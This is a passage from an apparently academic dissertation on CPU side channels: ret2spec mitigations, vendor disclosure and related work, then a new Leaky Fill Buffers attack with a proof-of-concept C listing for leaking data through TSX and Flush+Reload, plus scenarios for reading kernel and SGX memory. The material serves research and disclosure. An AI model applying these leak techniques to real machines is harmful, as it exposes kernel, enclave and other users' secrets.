Alternatively, one could improve the memory access sanitization in JIT compilers. For example, JIT-compiled code could always use 32-bit registers as a natural way to constrain addresses to a 4 GiB range in memory—the current memory limit in WebAssembly. However, this by itself does not provide strong security guarantees. As we have shown in Section 5.7.3, the base addresses can also be modified in speculation. Having said this, WebAssembly is a relatively new addition to browsers, and new features are still being frequently suggested/developed. Each of these feature needs to be reevaluated in our context. In particular, the proposals to add exception handling and threading support to WebAssembly need to be carefully revisited. Built-in exception handling will allow RSB speculation even with a non-cyclic RSB, while adding WebAssembly support for threading might introduce new precise timing side channels.

Regardless of the precise countermeasure, one can limit the overhead of compiler-based defenses. In particular, code parts that are guaranteed to be secure against all potential abuses (e.g., possibly speculated code that does not have memory accesses) can be left as is.

Browser-based Mitigations

One of the directions that browser vendors take to mitigate side-channel attacks is to deprive the attackers of precise timings. Having no timers, adversaries cannot distinguish between cached and non-cached memory accesses, which is a fundamental requirement for cache- and timing-based side-channel attacks. Given the complexity of JavaScript environments, merely decreasing the `performance.now` counter (as done in most browsers) is insufficient. For example, Gras *et al.* [51] showed that `SharedArrayBuffer` can be used to acquire a timing source of nanosecond precision, while Schwarz *et al.* [104] studied different timing sources in modern browsers, ranging from nanosecond to microsecond precision. Approaches presented in academia thus aim to advance this protection to the next level. For example, the “Deterministic Browser” from Cao *et al.* [21] tries to tackle the issue by proposing deterministic timers, so that any two measurements from the same place will always result in the same timing value, thus making it useless for the attacker. In another study, Kohlbrenner and Shacham [77] propose Fuzzyfox, which aims to eliminate timers by introducing randomness, while also randomizing the execution to remove indirect time sources. Motivated by these works, and by the recent discovery of Spectre, browsers decreased their timing precision to 2 milliseconds, while also introducing a jitter, such that the edge thresholding technique shown by Schwarz *et al.* [104] is also mitigated.

Alternatively, browsers can alleviate the threats by stronger isolation concepts. In the most extreme case, browsers can add dedicated processes for each entity (e.g., per site) to enforce a strict memory separation and to isolate pages from each other. By doing so, one can guarantee that even with a severe vulnerability at hand, such as arbitrary memory read, adversaries are constrained to read memory of the current per-page process. Reportedly, modern browsers already consider this technique, e.g., Chrome uses a dedicated sandboxed process per domain [49], while Firefox plans to switch to a similar architecture in the near future.

5.8.2 Responsible Disclosure

Seeing the severity of our findings, we have reported the documented attacks to the major CPU vendors (Intel, AMD, ARM), OS vendors (Microsoft, Redhat) and browser developers (Mozilla, Google, Apple, Microsoft) in April 2018, and subsequently engaged in follow-up discussions. In the following, we will summarize their reactions and our risk analysis.

Intel: Intel acknowledged this “very interesting” issue of RSB-based speculative execution and will further review the attack and its implications. Their immediate advice is to resort to mitigations similar to Spectre is to defend against our attack (see Section 5.8.1); this is, however, subject to change as part of their ongoing RSB investigations that we triggered.

Mozilla Foundation: The Mozilla Foundation likewise acknowledged the issue. They decided to refrain from using compiler-assisted defenses, as they would seemingly require complex changes to JIT-compiled and C++ code. Instead, they aim to remove all (fine-granular) timers from Firefox to destroy caching-based feedback channels. Furthermore, they referred to an upcoming Firefox release that includes time jittering features similar to those described in FuzzyFox [77], which further harden against accurate timers.

Google: Google acknowledged the problem in principle also affects Chrome. Similar to Firefox, they do not aim to address the problem with compiler-assisted solutions. Instead, they also refer to inaccurate timers, but more importantly, focus on a stronger isolation between sites of different origins. Chrome’s so-called Site Isolation prevents attackers from reading across origins (e.g., sites of other domains).

AMD / ARM: Although we have not tested our attacks against ARM and AMD architectures, they acknowledged the general problem.

Microsoft: Microsoft has acknowledged the problem and is working on fixes, but has not disclosed technical details yet.

Apple: As of 08/15/2018, we have not heard back from Apple yet.

Redhat: Redhat was thankful for our disclosure and said that the current Spectre defenses such as flushing RSBs—without considering RSB-based attacks—might otherwise have been removed by the kernel developers in the near future. In particular, Redhat stressed that fixing RSB underflows will not fully solve the problems we point out in our work.

5.9 Related Work

In the following, we discuss concepts related to our work. First, we provide an overview of the two recent papers on speculative and out-of-order executions that are both closest to our work. We will then briefly summarize other similar work done in that area. Further, we look into microarchitectural attacks in general, discussing some notable examples. Finally, we also discuss proposed defense techniques and their efficacy against our proposed attacks.

5.9.1 Out-of-Order/Speculative Execution

Despite being implemented in CPUs since the early 90s, out-of-order and speculative executions have only recently caught the attention of security researchers. Fogh was the first to document speculative execution and reported his (negative) findings [42]. Simultaneously, we have been working on studying speculative execution and its side effects [T1], as well as multiple other researchers [84, 76, 62]. In the following, we summarize the principles behind two representative candidates from this general attack class, namely Meltdown and Spectre.

On the one hand, Meltdown [84] (a.k.a. Variant 3) abuses a flaw in Intel's out-of-order execution engine, allowing adversaries to have access to data for a split-second without checking the privileges. This race condition in the execution core allows attackers to disclose arbitrary privileged data from kernel space. While it is the most severe, Meltdown is relatively easy to counter with stronger separation between user and kernel space [53].

Spectre [76] (a.k.a. Variants 1 and 2), on the other hand, does not rely on implementation bugs in CPUs, and is therefore also significantly harder to tackle. Technically, Spectre uses a benign CPU feature: speculative execution. The problem, however, is that the branch predictor is shared between different processes and even between different privileges running on the same core. Therefore, in Spectre, adversaries are able to inject arbitrary branch targets into predictors and, by doing so, trigger arbitrary speculative code execution in victim processes (similar to our first attack). Furthermore, similar to our second attack, Spectre also proposed an in-browser attack to abuse the branch predictor in the same process, where mispredicting a branch path can lead to leakage of unauthorized data. Spectre is thus closely related to our approach. The difference is that we achieve similar attack goals by abusing a completely different prediction mechanism of the CPU: return stack buffers. While RSBs were already mentioned as a *potential* security risk [62, 76], it was so far unclear whether RSBs indeed pose a threat similarly severe as BTBs. Our work answers this open question and provides countermeasures to this problem.

Follow-up works naturally arose out of the general discovery of Meltdown and Spectre. In SgxPectre, for example, Chen *et al.* [24] showed that it is possible to use branch target injection to extract critical information from an SGX enclave. Similarly, in BranchScope, Evtyushkin *et al.* [40] studied the possible abuses of direct branch predictors to leak sensitive data from different processes, including SGX enclaves.

5.9.2 Cache-Based Side Channels

Given that accessing main memory in modern CPUs can take hundreds of cycles, current architectures employ multiple layers of caches. Each layer has various characteristics and timing properties, thus providing unique information as side channels. The key idea of cache side channel attacks is to distinguish the access times between cache hits and misses, revealing whether the corresponding data was cached or not.

Cache attacks can be divided into attacks on instruction and data caches. The attacks on instruction caches aim to leak information about the execution of the target program. For example, information from instruction caches can be used to reconstruct the execution trace of colocated programs [1, 3, 2, 23] or even VMs on the same machine [124].

In contrast, side channels from data caches reveal data access patterns in the target program, which again can be either a colocated program or a VM, depending on the level of the attacked cache. Per-core caches (e.g., L1 and L2) can be used as side channels against programs running on the same physical core. This has been shown to be useful for reconstructing cryptographic keys [110]. Conversely, shared last-level caches (LLC) can be used to leak information, e.g., keystrokes or user-typed passwords, from any process running on the same CPU—notably even across VMs [99].

There are different ways to leak data via caches. Most notably, Flush+Reload [120] uses `clflush` to flush the required cache lines from all cache levels including the last-level cache shared with the victim. By measuring the access time to the same cache line, the attacker can detect whether the victim has accessed a certain cache line. Some variations of the Flush+Reload attack include Evict+Reload [56], which tries to evict the target cache line by doing memory accesses instead of the `clflush` instruction. This is important for cases where `clflush` cannot be used, e.g., in JIT code (cf. Section 5.7), or architectures without an instruction similar to `clflush` [83]. The inverse of Flush+Reload is Prime+Probe [94], where the adversary allocates (primes) the entire cache (or a specific cache set) with its own data, and then triggers the execution of the victim. Then, the attacker will probe the cache lines to see which of them have been evicted (i.e., which cache lines have been accessed) by the victim.

5.9.3 Other Microarchitectural Side Channels

Given the complexity and abundance of optimizations, side channels in microarchitectures is not surprising anymore. Therefore, there are plenty of different attack techniques proposed by researchers, each of which target microarchitectural features of modern CPUs. For example, Evtyushkin *et al.* [39] use collisions in BTBs to leak information about the kernel address space, and by doing so derandomize the kernel-level ASLR (KASLR). Similar to Meltdown, which uses out-of-order execution to suppress exceptions, Jang *et al.* [72] use Intel's transactional synchronization extensions (TSX). By accessing kernel pages with TSX, depending on the type of the generated exception (e.g., a segmentation fault if memory is unmapped, or a general protection fault if the process does not have the privileges to access certain memory regions), the time to roll back the transaction differs. This constitutes a timing side channel that can be used to bypass KASLR, as an attacker can probe pages mapped in the kernel. Similarly, Gruss *et al.* [54] measure timing differences between prefetching various kernel-land memory addresses to distinguish between mapped and unmapped addresses. Finally, Hund *et al.* [66] propose three different attack techniques to derandomize KASLR: Cache Probing, Double Page Fault, and Cache Preloading.

5.9.4 ret2spec vs. Spectre Returns

The general attack idea of our work was also discovered by Koruyeh *et al.* [78], who called the attack *Spectre Returns*. The authors of *Spectre Returns* describe the general problem with RSBs and propose a few attack variations that are similar to ours described in Section 5.6. Additionally, they proposed using RSB poisoning to trigger speculative execution in SGX. Instead, we target JIT environments to read arbitrary memory in modern browsers, an attack that even works in presence of RSB flushes. We would like to highlight that our paper submission (to ACM CCS '18) predates the one of *Specture Returns* (to both USENIX WOOT '18 and Arxiv), as also illustrated by the fact that our responsible disclosure started already in April 2018.

5.10 Conclusion

In this work, we investigate the security implications of speculative execution caused by return stack buffers (RSBs), presenting general principles of RSB-based speculative execution. We show that RSBs are a powerful tool in the hands of an adversary, fueled by the simplicity of triggering speculative execution via RSBs. We demonstrate that return address speculation can lead to arbitrary speculative code execution across processes (unless RSBs are flushed upon context switches). Furthermore, we show that in-process speculative code execution can be achieved in a sandboxed process, resulting in arbitrary memory disclosure.

6 Leaky Fill Buffers

Leaking Sensitive Data Using LFBs

6.1 Motivation

Modern processors execute multiple programs from different security contexts—user, supervisor, hypervisor, SGX enclaves—on the same core, possibly, at the same time. As a result, it is a fundamental requirement for a secure system that these different processes are strongly isolated from one another. However, recent microarchitectural attacks, particularly Meltdown and Foreshadow, have demonstrated that the isolation guarantees are not always fulfilled. These speculative execution attacks trick the CPU into forwarding data to the execution core, notably, before permission checks are done.

In this work, we uncover a novel microarchitectural issue in Intel CPUs that allows leaking information across different security contexts. This issue is based on fill buffers prematurely forwarding data before verifying that the forwarded entry is being accessed (i.e., without checking the address). Fill buffers, on Intel CPUs, temporarily hold recently accessed cache lines that have resulted in a cache miss and are being *filled* from memory or upper-level cache. Consequently, the leaked fill buffer entries reveal the data from previous memory accesses, possibly containing sensitive information from high-privilege processes. In fact, we show that adversaries are able to leverage L1 data cache to guarantee that sensitive data ends up in a fill buffer entry. In this work, we discuss different attack scenarios where fill buffers can be used to leak sensitive data. Furthermore, we demonstrate the feasibility of our technique by implementing two proof of concept attacks: leaking arbitrary memory contents from an operating system, and snooping on memory accesses inside SGX enclaves.

6.2 Problem Description

Modern operating systems use time sharing in order to achieve multitasking, i.e., they execute programs one after another in small time intervals. This creates an illusion that programs are being executed at the same time. Consequently, operating systems and the underlying hardware need to make sure that these programs are properly isolated from one another. Such isolation techniques include, for example, process, privilege, and memory isolation that guarantee that sensitive information cannot be leaked from one process to another (Chapter 2). Nevertheless, throughout this dissertation we have demonstrated various ways of breaking such isolation guarantees. For example, by using a vulnerable program to break memory isolation (Chapters 3 and 4), or by using a legitimate hardware feature (speculative execution) to break memory and process isolations (Chapter 5 and our technical report, Speculose [T1]).

Furthermore, as we have recently witnessed, vulnerabilities can also be found in hardware implementations. For instance, a microarchitectural flaw discovered in Meltdown [84] allows prematurely forwarding data from L1 data cache to subsequent instructions, notably before checking the access rights. Consequently, user programs are able to leak kernel data, that are mapped in the attacker's address space—a common approach that was used by all operating systems. Similarly, in Foreshadow, Van Bulck *et al.* [20] uncovered another microarchitectural issue in Intel processors, which allows leaking sensitive data from SGX enclaves. The underlying hardware problem is

L1 Terminal Fault (L1TF) (as named by Intel). L1TF ignores terminal page faults during address translation and uses physical address bits from faulty page table entries to lookup data in L1 data cache. In the worst-case scenario, when used by a guest operating system (in a VM) that is able to create arbitrary page table entries, L1TF can dump the entire L1 data cache. Meltdown was mitigated using kernel page-table isolation (KPTI) [27, 53], mapping user and kernel memory pages into separate address spaces. On the other hand, to mitigate L1TF, Intel suggests flushing L1 data cache every time a context switch is made to a lower privilege mode (e.g., when returning from a system/hyper call). Additionally, Intel issued a microcode update to automatically flush L1 data cache when exiting an SGX enclave.

6.3 Contributions

This work presents a novel microarchitectural attack technique that, similar to Meltdown and Foreshadow, is based on a hardware implementation flaw. In a nutshell, our attack allows us to leak arbitrary data from recent memory accesses. It is important to note that, our attack works even on the systems that have mitigations applied for both Meltdown and L1TF. In contrast to Meltdown, our attack is not limited to leaking data only from the attacker's address space. Moreover, in contrast to Foreshadow, we are able to leak data from uncachable memory regions as well as from non-temporal memory operations. In essence, as long as data have been accessed (read/written/prefetched), our attack can leak them.

The vulnerable component behind our microarchitectural attack is the line fill buffer (LFB). Unfortunately, the exact behavior of line fill buffers is not well documented in Intel manuals, which only says that there are 10 of them for L1 data cache. As a result, we resort to reverse engineering in order to better understand their inner workings. Based on our findings, we propose multiple possible attack vectors against various security contexts. Furthermore, we implement proofs of concepts (PoC) for two of the most important cases. Our first PoC demonstrates that a user process can leak arbitrary kernel data from a fully patched Ubuntu Linux 18.04, while the second PoC targets trusted execution environments and demonstrates that our attack can be utilized to snoop on memory accesses inside an SGX enclave. Finally, we show that implicit memory accesses, such as saving an enclave context at asynchronous exit, can also be leaked by adversaries. This can be used to leak register values of an enclave every time it is interrupted.

In summary, this work provides the following contributions:

- We discover a novel microarchitectural issue in modern Intel processors.
- We discuss different ways how this issue can be used to leak sensitive data.
- We evaluate two of these approaches and show that data can be leaked even in a fully patched systems.
- Finally, we discuss possible mitigations techniques.




Figure 6.1: Memory Access Protocol.

6.4 Primer on Fill Buffers

Intel CPUs use fill buffers in order to handle multiple cache misses in parallel. Fill buffers are responsible for temporarily storing in-flight data before the entire cache line is fetched from the next-level cache or main memory. To keep track of incoming data, in contrast to a cache entry that contains a single valid bit for the entire cache line (64 bytes), a fill buffer entry contains a valid bit for each individual packet (likely 8 or 16 bytes). This allows forwarding partially-fetched data to execution core before the entire cache line is retrieved. Furthermore, according to our experiments, the byte that will be fetched first will be the byte that was accessed. For example, if the 10th byte of the cache line is accessed, it will be fetched from memory to a fill buffer entry first, and then the remaining bytes will follow. According to Intel manuals, each cache level has its own fill buffer. In our work, we focus on line fill buffers (LFB), i.e., fill buffers of L1 data cache. Modern Intel processors have 10 LFB entries, where each entry is able to hold the entire L1 cache line—64 bytes.

In a nutshell, LFBs work as follows: on each L1 data cache miss a new LFB entry is allocated; the allocated entry is responsible for requesting the data from L2 or main memory, and storing intermediate values until the entire cache line is fetched. When the cache line is fully retrieved, it can be moved into the corresponding L1 data cache entry. However, according to our experiments, LFB entries are lazily evicted. That is, an LFB entry keeps the data until the entry is needed to handle a new cache miss. When an LFB entry needs to be evicted, depending on its activity (e.g., number of reads/writes), contents of the LFB entry are either moved to L1 or simply discarded. A simplified version of the access protocol involving LFBs is depicted in Figure 6.1. Apart from storing in-flight data, LFBs are also used to handle memory accesses that need to bypass caches, such as non-temporal memory accesses or accesses to uncachable (UC) memory regions. Finally, it shall be noted that, in contrast to caches, fill buffers are not set-associative. That is, any LFB entry can be used to store incoming data, regardless of the virtual or physical address.

6.5 General Attack Overview

In the following, we describe a general attack technique that can be used to leak information from line fill buffers (LFB). To this end, we demonstrate how a CPU can be tricked to forward LFB entries, notably, before the address translation is finished, i.e., before it can be known whether the forwarded entry is from the correct address.

6.5.1 Data Leakage using Line Fill Buffers

In order to reduce memory access latency, processors allow forwarding partially fetched bytes from LFB entries to the execution core. The forwarding mechanism is similar to L1 cache: if the tag of an LFB entry and the requested physical address are the same, the LFB entry is forwarded. Given that physical addresses are used, forwarding requires a TLB lookup (or address translation in case of a TLB miss). However, according to our findings, in certain cases data from LFB entries are forwarded without checking the tag. There are two basic requirements: the memory instruction (i) has to result in a fault, and (ii) has to access the first cache set (i.e., the address bits 11-6 has to be zeros, `000000`), notably irrespective of the upper bits of the requested address. The least significant 6 bits of the address are then used to select the required byte(s) from the LFB entry. Finally, the selected byte(s) are returned to the execution core. It shall be noted that, since LFB is not set associative, we cannot control which LFB entry is forwarded.

We hypothesize the existence of a faulty implementation in the execution path of memory accesses, that forwards data before tag checks are finished. We *speculate* that Intel handles memory accesses to the first cache set differently, and this *special* handler is leaking. The special handling can be related to the fact that accesses to the first cache set, due to always being at the beginning of a memory page, require an address translation; thus, they are usually slower. However, it is important to note that this is only our speculation. Intel has not confirmed our claims, and neither have we found any confirmation of this hypothesis in the manuals.

6.5.2 Exploiting the Problem

Being able to leak random LFB entries, we can repeat the process multiple times to effectively dump the entire LFB. In essence, this means that an attacker is able to leak the last N memory accesses that have resulted in an L1 data cache miss, where N is the size of the LFB ($N = 10$ is the most commonly used size). Listing 6.1 shows a simple example of how an attacker can leak LFB entries.

```
 1  char *secret = ...;
 2  char *ptr = secret & 0x03f;
 3  int hits[256] = {0}, tmp = 0;
 4  char arr[256 * 4096]; // feedback array
 5  // ...
 6  for (int i=0; i<100000; i++) {
 7    // Allocate an LFB entry for secret
 8    flush(secret);
 9    tmp += *secret;
10
11    if(!_xbegin()) {    // start TSX transaction
12      char tmp = *ptr; // read the byte
13      arr[tmp<<12]++;   // report via side channel
14    }
15
16    // Iterate over arr to find the leaked byte
17    for (int j=0; j<256; j++)
18      if(measure_and_flush(&arr[j<<12]) < 80) // cache hit?
19        hits[j]++;
20  }
21  // The index of MAX(hits) is the leaked byte
```

Listing 6.1: A simple example of LFB leak

The basic example contains the following steps:

(S1) Trigger allocation of an LFB entry with the target data.

(S2) Access the first cache set to forward an LFB entry.

(S3) Use the forwarded data in a subsequent memory access.

(S4) Use cache side channel to recover the forwarded value.

(S5) Repeat the steps **(S1)** - **(S4)** to gather more data.

In Listing 6.1, `secret` points to a secret value we want to leak, `ptr` is a memory pointer that is used to trigger LFB forwarding, `arr` is used as a feedback array in cache side channel, and `hits` accumulates the number of detected cache hits.

(S1) Allocating LFB Entry: [lines 8–9] To be able to leak `secret`, we need to first make sure that it gets loaded in LFB. As discussed in Section 6.4, an LFB entry is allocated for a memory access that results in an L1 data cache miss. Therefore, to guarantee that `secret` is indeed in LFB, we need to (i) make sure that `secret` is not cached in L1 data cache, and (ii) access `secret` to allocate an LFB entry for the corresponding cache line. In our example, the attacker has direct access to `secret`; therefore, for the first step, the attacker uses `clflush` to flush it, and then uses a simple memory read operation to allocate an LFB entry with the cache line containing `secret`. In general, however, the attacker may not be able to directly access the target data. Instead, for the first step (i), cache eviction techniques can be used to evict the target cache line from L1 data cache. As for the second step (ii), the attacker needs to trick the victim process to access the target data, e.g., via speculative execution.

(S2) Leaking LFB Entry: [lines 11–12] Having `secret` in LFB, the next step is to use the vulnerability to trigger LFB forwarding and capture the forwarded value. We access `ptr` to trigger forwarding an LFB entry. As we have discussed in Section 6.4, to leak the data, we need to access the first cache set. Therefore, we set the address bits that represent cache set index to zero (`ptr[11:6]=0`). The least significant 6 bits represent the byte offset inside the cache line; Consequently, we set them according to the last 6 bits of the target address (`ptr[5:0]=secret[5:0]`). For the upper bits of `ptr`, we have one requirement: they need to pointing to a non-mapped memory page. This will guarantee that the memory access will result in a fault, triggering the vulnerability. In our example, we set the upper bits of `ptr` to 0.

Given that we access non-mapped pages, we need to suppress the resulting page faults. To this end, we use Intel's Transactional Synchronization Extensions (TSX) (line 11). We chose TSX because it is fast and easy to use. Alternatively, similar approaches such as signal/exception handling or speculative execution can also be used.

(S3) Reporting Results Back: [line 13] This step is never reached in a sequential execution, because the memory access at line 12 results in a page fault. However, this instruction (line 13) is still executed by out-of-order execution engines. Moreover, in our case, the read data (`tmp`) contains a byte that was wrongly forwarded from an LFB entry. To report the value of the byte, we need to modify the microarchitectural state such that it can be observed outside. To this end, we use cache side channels [120]. First, we shift the read byte left by 12 positions, aligning it to page size. Next, we use result as the index to access the feedback array (`arr`). As a result, if the leaked byte is N, this memory access will end up caching the Nth page of `arr`.

(S4) Recovering the Result: [lines 17–19] At this point, we know that there is a cached memory page at some offset from `arr`. If we find the cached page, we can recover the leaked byte. To this end, we use Flush+Reload [120]. We measure the access time for each memory page starting from `arr` (i.e., 256 pages, one for each possible byte value). The access time being below a threshold (80 cycles in our example)[1] means that the page is cached. In this case we increment the corresponding entry in the counter array (`hits`).

(S5) Collecting the Signal: [lines 6, 21] Finally, we repeat the previous steps (**S1–S4**) multiple times to make sure that we have enough measurements that can be used to recover the original value. Multiple measurements are required because we do not know which LFB entry is forwarded and whether it contains the target value (`secret`). At the end of the loop (line 21), `hits` will contain the number of cache hits for each possible byte value. Given that in each iteration at least one LFB entry contains `secret` while the other entries contain random values, the index of the max value in `hits` will correspond to the leaked `secret` value.

Besides the noise from randomly forwarded LFB entries, another problem that we have

[1]In our example, the threshold is a hardcoded value; however, in reality, it should be chosen based on the CPU on which the program executes.

faced during our experiments is that the majority of runs would return 0s as leaked values. We have observed the same behavior in our previous work [T1]. Similarly, other work has also documented observing abundance of forwarded 0s [84, 62, 76, 42]. Similar to them, we speculate that we see 0s whenever the processor catches the error and clears the value before returning it to the execution core. On the other hand, if the error is detected too late, a real value reaches the execution core. This is a problem if the value we want to leak is also 0, which always has high cache hit count. However, we observe that in this case, the hit count for the remaining values will be low. Consequently, we set a threshold T: if a hit count for 1–255 is bigger than T, then we assume that we have leaked a non-zero value; otherwise, we assume that zero was leaked.

6.6 Possible Attack Scenarios

In the following, we discuss different attack scenarios that are possible with faulty LFB forwarding. We have verified the plausibility of these attacks using simple test cases. We assume a local attacker who is able to run arbitrary user-mode code on a victim's machine. Exploiting this vulnerability allows an attacker to leak data from previous memory accesses. More specifically, from memory accesses that (i) result in an L1 data cache miss, (ii) target uncachable memory, (iii) use non-temporal load/store instruction, or (iv) are initiated by a prefetcher (either hardware or software). In essence, the attacker is able to leak data from all possible memory accesses.

Given that LFBs retain their values after context switches, leaked LFB entries may also contain sensitive data from different security contexts. Consequently, the goal of the attacker is to leak sensitive data of a high-privilege process while running in user mode.

6.6.1 Leaking Data from the Same Process

This basic attack was already presented as our simple example (Listing 6.1). The goal of this attack is to demonstrate the possibility of leaking data, and, due to its simplicity, is suitable for reverse engineering different characteristics of the vulnerability. Moreover, this attack can be easily extended to leak data from software sandboxes, e.g., leaking browser data from a sandboxed JavaScript process.

6.6.2 Snooping on Kernel Memory Accesses

The goal of this attack is to leak data from kernel memory accesses. To this end, it requires the following two steps: (i) trigger the execution of a kernel-mode code that accesses sensitive data, and (ii) dump LFB entries after returning to the user mode. The dumped LFB entries will contain the data from recent memory accesses by the operating system. The attacker can further improve this technique by selectively evicting the cache lines of the target kernel data from L1. This will guarantee that the next time they are accessed, these cache lines will end up allocating LFB entries. Furthermore, all the remaining cache lines that are accessed during the kernel execution will (most likely) be cached in L1, and thus will not introduce an additional noise.

6.6.3 Arbitrary Memory Read from Kernel

This attack is similar to the previous one; however, in this case the goal is to read *arbitrary* kernel memory. Clearly, we cannot force an operating system to access arbitrary data, because all modern operating systems strictly sanitize user-supplied memory pointers. However, we can use speculative execution to bypass some of these checks, allowing a speculative memory access to an attacker-controlled address. We further investigate this approach in Section 6.7, where we implement a proof of concept attack against a fully patched Ubuntu Linux 18.04. Thereby, we demonstrate that this attack is indeed possible even when Meltdown and L1TF mitigations are applied.

6.6.4 Snooping on SGX Memory Accesses

Similar to context switches, LFBs retain their values when entering/exiting secure execution environments, such as Intel SGX. As a result adversaries can snoop on memory accesses that are executed in an enclave. In particular, this means that after executing an SGX function, an adversary running in a user program will be able to leak the data that was accessed during the secure execution. If we further assume an attacker with supervisor privileges, then they will also be able to run SGX programs in single-stepping mode [113], thereby leaking data after each memory access. We investigate SGX attacks in Section 6.8.

6.6.5 Reading SGX Register Values

Upon receiving an interrupt, an SGX enclave stops the execution and gives control to the dedicated asynchronous exit handler (AEX). Among other things, AEX's job is to securely store SGX context (including all register values) into a dedicated storage, called State Save Area (SSA). To store the registers into SSA, AEX uses regular memory operations. Consequently, LFB entries are allocated when these operations result in an L1 data cache miss. As a result, adversaries are able to leak the register values after interrupting the enclave. Coupled with the single stepping approach, SGX-Step [113], this attack allows dumping the values of all registers after each instruction. Further details about this attack are provided in Section 6.8.

6.6.6 Leaking from other security boundaries

The aforementioned attack scenarios can be further generalized. Every possible security boundary that can be crossed during a normal execution is vulnerable to our attack. This includes, for example, a hypervisor accessing a sensitive memory location while handling a hypercall, or data accessed in a system management mode (SMM) while handling a system management interrupt (SMI). However, we have not investigated these cases further in our work.

6.6.7 Hyperthreading

Similar to the related attacks [117, 68], hyperthreading makes our attack harder to mitigate. This is because LFBs are shared across hyperthreads; therefore, a memory access on one hyperthread can be leaked by the sibling hyperthread. This means that an adversary is able leak the from any security context that happens to be running on the sibling hyperthread.

We have verified that leaking data across hyperthreads is indeed possible. In our experiments, the attacker hyperthread was a user process, triggering LFB leaks and collecting the data. On the sibling hyperthread (victim), we executed (i) another user program, (ii) an SGX enclave, and (iii) a kernel-mode code. The attacker was able to leak data in all of these cases.

Injecting Data to the Sibling Hyperthread

Another attack vector that we have not evaluated in our experiments is data injection using LFB entries. The idea is to reverse the roles of the attacker and the victim, and make sure that the victim process will get wrongly forwarded data from LFB. The injected data then can be used in a memory access in the victim process, leaving a trace in caches that can be used in a side-channel attack. It is important to note that the possibility of this attack is confirmed by the fact that our previous attacks work. However, this attack requires specific gadgets in the victim process, which, *we think*, will be hard to find in a real-world application.

6.7 Arbitrary Kernel Memory Read

After briefly explaining different possible attack scenarios in the previous section, in the following, we give implementation details for two of them. First, in this section, we demonstrate how to read arbitrary kernel memory contents from a user program running on a fully patched Ubuntu Linux 18.04. Next, in Section 6.8, we target trusted execution environments and show that snooping on memory accesses inside SGX enclaves is possible, notably without requiring supervisor privileges.

6.7.1 Threat Model

As our threat model, we envision a local attacker that is able to execute arbitrary user-mode code on a victim's machine. The attacker's goal is to read arbitrary kernel data. Our threat model and the goal are in line with the related work, Meltdown and Foreshadow. However, in contrast to them, we assume that patches for both Meltdown and Foreshadow are applied to the victim's system. This means that the operating system employs kernel page table isolation (KPTI) [53] against Meltdown, and flushes L1 data cache on every privilege switch to mitigate L1TF.

6.7.2 General Attack Description

Being able to leak recently accessed data, the goal of this attack is to trick the operating system to access the data of our interest, ideally just before returning to user mode. As a result, the accessed cache line will be loaded in an LFB entry and, thus, can later be leaked. In order to trigger a kernel code execution, we use system calls. System calls are entry points to an operating system, exposing certain privileged functionality to user-mode processes (e.g., opening or writing a file). To execute a system call, a user process sets the required system call number (`rax`), initializes parameters, and executes a `syscall` instruction. Based on the system call number, the operating system executes the corresponding system call handler. It is important to note that, without any adversarial manipulation, system call handlers access kernel-mode data that is required for handling the call. These memory accesses from a normal execution can be easily leaked in our attack and might as well contain sensitive information. However, in our case, the goal is to control the data that is being leaked. That is, we want to leak kernel data from arbitrary addresses provided by us.

Obviously, finding a system call handler that uses an unsanitized user-supplied pointer for a memory access is impossible in a bug-free operating system. Instead, in our attack, we resort to using speculative memory accesses. Microarchitecturally, there is no difference between handling a speculative and non-speculative memory accesses; in fact, the majority of memory accesses are executed speculatively. Consequently, speculative memory accesses also consume LFB entries and, thus, can be leaked. Therefore, we are looking for a system call handler, which allows speculative memory accesses to user-supplied pointers.

Overall, the attack consists of the following four parts:

1. Find a system call handler with a speculative gadget.
2. Train the branch predictor to execute the gadget.
3. Trigger a misprediction and speculatively access data.
4. Leak the data from LFB.

The following sections will provide more details for each step.

Finding the Gadget

The first and the most important step in this attack is finding a gadget. As previously mentioned, the gadget we are looking for is a sequence of instructions in a system call handler's execution path (i.e., from `syscall` to `sysret`), that takes a user-supplied pointer and uses it in a memory access. Clearly, in a bug-free operating system, this type of gadget will not be architecturally reachable. Therefore, we additionally leverage branch predictors to guarantee that the gadget is executed speculatively (cf. [76]). For instance, if we have a system call handler that takes an attacker-supplied pointer (`ptr`), and executes the gadget only if `ptr` equals to `A`. Then, by executing the system call multiple times with `ptr=A`, we can bias the directional branch predictor towards predicting the execution of the gadget. After the training, we can use an arbitrary `ptr!=A`, in which case the gadget will be executed speculatively, accessing memory at the attacker-controlled address, `ptr`.

In order to sanitize a user-supplied pointer, Linux uses special functions that are responsible for copying data from user to kernel and back (e.g., `copy_from_user()` and

```
1  setrlimit(int resource, struct rlimit *rlim) {
2    struct rlimit new_rlim;
3    if (copy_from_user(&new_rlim, rlim, ...))
4      return -EFAULT;
5    return do_prlimit(..., resource, ...);
6  }
```

Listing 6.2: A gadget in Linux

copy_to_user()), while, at the same time, guaranteeing that user-supplied pointers point to user-mode addresses only. Furthermore, Linux uses Intel's Supervisor Mode Access Prevention (SMAP) that is used to prevent the code running in a supervisor mode to access user-mode memory. The functions that need to access user-mode memory temporarily disable SMAP using clac/stac instructions. Unfortunately, these instructions modify eflags and, thus, they are serializing[2], effectively stopping all speculation. However, if SMAP is disabled or not supported, Linux falls back to other means of stopping the speculation, i.e., by creating dependencies on the flags (e.g., via sbb) to create a speculative barrier. In our proof of concept, we assume that SMAP is disabled, e.g., due to lack of hardware or software support.

